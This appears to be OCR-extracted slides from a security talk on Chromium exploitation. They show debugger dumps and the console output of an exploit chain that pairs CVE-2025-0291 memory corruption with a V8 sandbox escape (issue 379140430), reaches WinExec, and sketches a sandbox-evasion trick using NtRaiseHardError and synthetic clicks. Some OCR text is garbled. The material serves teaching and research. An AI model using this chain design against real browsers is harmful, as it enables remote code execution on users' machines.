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
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
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


> Arbitrary unsandboxed read/write

Code execution: leak unsandboxed pointers




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```
Breakpoint 1 hit
00000297 7f3c1380 55
                               push
                                     rbp
0:000> r
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rdx=000002977f3c1380 rsi=000001ce0004c529 rdi=000002977f3f2308
rip=000002977f3c1380 rsp=000000a3353fe560 rbp=000000a3353fe780
r11=fdf5bfffbc02effd r12=000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0
              nv up ei pl nz na pe nc
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b
                                                            ef1=00000202
00000297 7f3c1380 55
                                      rbp
                               push
0:000> dq rsp
000000a3 353fe560 00000297 7f3f233a 000002e7 0021b544
000000a3`353fe570 00000215`4bea9000 000000a3`353fe628
000000a3`353fe580 000002e7`0031cdd1 00007ff7`b1fb074f
000000a3 353fe590 00000215 4bf305e0 000002e7 0002478c
000000a3 353fe5a0 00000019 00000001 00000215 4bf305e0
000000a3 353fe5b0 00000215 4hf1f550 000041d3 903dffb4
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r11=fdf5bfffbc02effd r12=000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0
              nv up ei pl nz na pe nc
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b
                                                            ef1=00000202
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000000a3 353fe590 00000215 4bf305e0 000002e7 0002478c
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
```
0:000> dv isolate

<u>isolate</u> = 0x000000215`4bea9000


0:000> dt d8!v8::internal::IsolateData trusted_cage_base_ 0x000000215`4bea9000

+0x260 trusted_cage_base_ : 0x0000001ce`00000000
```

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Code execution: RCE in v8


```
:\Users\Administrator\Documents\Exploit>d8.exe.lnk main.js
   Current log level: 5
    Loading utils/utils.js
   Loading utils/symbols.js
   Loading utils/wasm-module-builder.js
   Loading vulns/memcor/CVE-2025-0291.js
        [+] Successfully achieved memory corruption using CVE-2025-0291
                                                                                                                                                                  Calculatrice
[i] Loading v8/cage.js
        [i] Crafting sbxMemory dataview & stage 2 primitives
                 [+] Found kHeapNumberMap: 0x56d
                                                                                                                                                               = Programmeur
                 [+] Found float array headers: 0x7750018d145
                 [+] Successfully crafted sbxMemory dataview
                 [+] Successfully bootstrapped stage 2 addrOf() & fakeObj() primitives
[i] Loading v8/helpers.js
[i] Loading vulns/v8sbx/37
   Loading vulns/v8sbx/379140430.js
                [+] Found object with pattern 0x0x14f5,0x21b6b9,0x2 at 0x21be05 in V8 sandboxed heap
                                                                                                                                                               HEX 0
        [+] Leaked an address in the trusted cage: 0xc40004c499
                                                                                                                                                               DEC
                 [+] Found object with pattern 0x0x14f5,0x3965e9,0x2 at 0x396a81 in V8 sandboxed heap
        [+] Successfully escaped the V8 sandbox using issue 379140430
                                                                                                                                                               OCT
[i] Loading rwx/memory.js[i] Loading rwx/helpers/trusted-rwx.js
                 [i] Trusted cage leak: TRUSTED CAGE BASE=0xc400000000, TRUSTED CAGE SAFE START=0xc400040000, TRUSTED CAGE SAFE END=0xc400080000
        [+] Leaked RWX memory page at 0x236185f1000 and SANDBOX BASE=0x30000000000
[i] Loading rwx/shellcodes.js
                                                                                                                                                               D Au niveau du bit ∨
                                                                                                                                                                                   Décalage de bits 
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                                 [+] Retrieved a RWX stub for 2 args at 0x23618601000 [+] Retrieved a RWX stub for 2
                                                                                                                                                                                                  \otimes
                                  [+] Retrieved a RWX stub for 2 args at 0x23618601000
[i] Loading vulns/implant.js
                                  [+] Stored 26 bytes of data at 0x30100000180
                                                                                                                                                                                                  \times
                         [+] Module 'KERNEL32.DLL' is at 0x7fffcd6a0000
                                  [+] Stored 8 bytes of data at 0x30100000200
                         [+] Export 'WinExec' is at 0x1280
                                  [+] Stored 5 bytes of data at 0x30100000280
                         [i] Calling native function: 0x7fffcd6a1280(0x30100000280,0x0)
                                  [+] Retrieved a RWX stub for 3 args at 0x23618e11000
   Successfully cleaned sbxMemory
    Exploit chain done, exit cleanly
```

Browser sandbox design

Evade the sandbox

Exploit demo

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


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
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
Evade the sandbox: drag & click!

```
Undocumented functions of NTDLL
 NtRaiseHardError
 NTSYSAPI
 NTSTATUS
 NTAPI
 NtRaiseHardError(
   IN NTSTATUS
                        ErrorStatus,
                         NumberOfParameters,
   IN ULONG
   IN PUNICODE STRING
                         UnicodeStringParameterMask OPTIONAL,
                         *Parameters,
   IN HARDERROR RESPONSE OPTION ResponseOption,
   OUT PHARDERROR RESPONSE Response );
```

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




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




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```
MouseDown + Move (x,y) + MouseUp
+ MouseDown + Move(x,y) + MouseUp
= Click at (x,y)
```

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
Exploit demo: chain all the things!



Browser exploitation

From n-days to real-world exploit chains

Chromium Exploit Development Toolkit: https://github.com/Petitoto/chromium-exploit-dev



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